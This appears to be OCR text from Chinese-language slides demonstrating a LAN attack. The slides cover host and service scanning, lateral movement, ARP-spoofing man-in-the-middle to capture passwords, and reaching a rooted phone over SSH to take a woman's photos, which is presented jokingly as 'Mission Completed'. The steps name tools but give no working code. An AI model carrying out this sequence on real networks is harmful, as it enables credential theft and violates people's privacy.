
   掃描區網內存活主機所開啟之服務、作業系統版本等資訊

   針對不同服務進行滲透攻擊，嘗試橫向移動至其他主機

3. 中間人攻擊，取得機敏資料


   利用 ARP Spoofing 執行中間人攻擊

   嘗試取得帳號密碼等機敏資訊


IP Range - Angry IP Scanner
Scan Go to Commands Favorites Tools Help
IP Range: 192.168.0.0 to 192.168.0.255 IP Range
Hostname: P-PC IP Netmask Start
IP Pi... Hostname Ports [8+]
192.168.0.1 0ms [n/a] 80
192.168.0.100 0ms P-PC 80,443
192.168.0.101 49ms [n/a] 22
192.168.0.102 383ms [n/a] [n/a]
192.168.0.2 [n/a] [n/s] [n/s]
192.168.0.3 [n/a] [n/s] [n/s]
192.168.0.4 [n/a] [n/s] [n/s]
192.168.0.5 [n/a] [n/s] [n/s]
192.168.0.6 [n/a] [n/s] [n/s]
192.168.0.7 [n/a] [n/s] [n/s]
192.168.0.8 [n/a] [n/s] [n/s]
192.168.0.9 [n/a] [n/s] [n/s]
192.168.0.10 [n/a] [n/s] [n/s]
192.168.0.11 [n/a] [n/s] [n/s]
192.168.0.12 [n/a] [n/s] [n/s]

入侵正妹手機

- 22 SSH port
- Root/JB手機
- WinSCP



取得正妹照片

Mission Completed！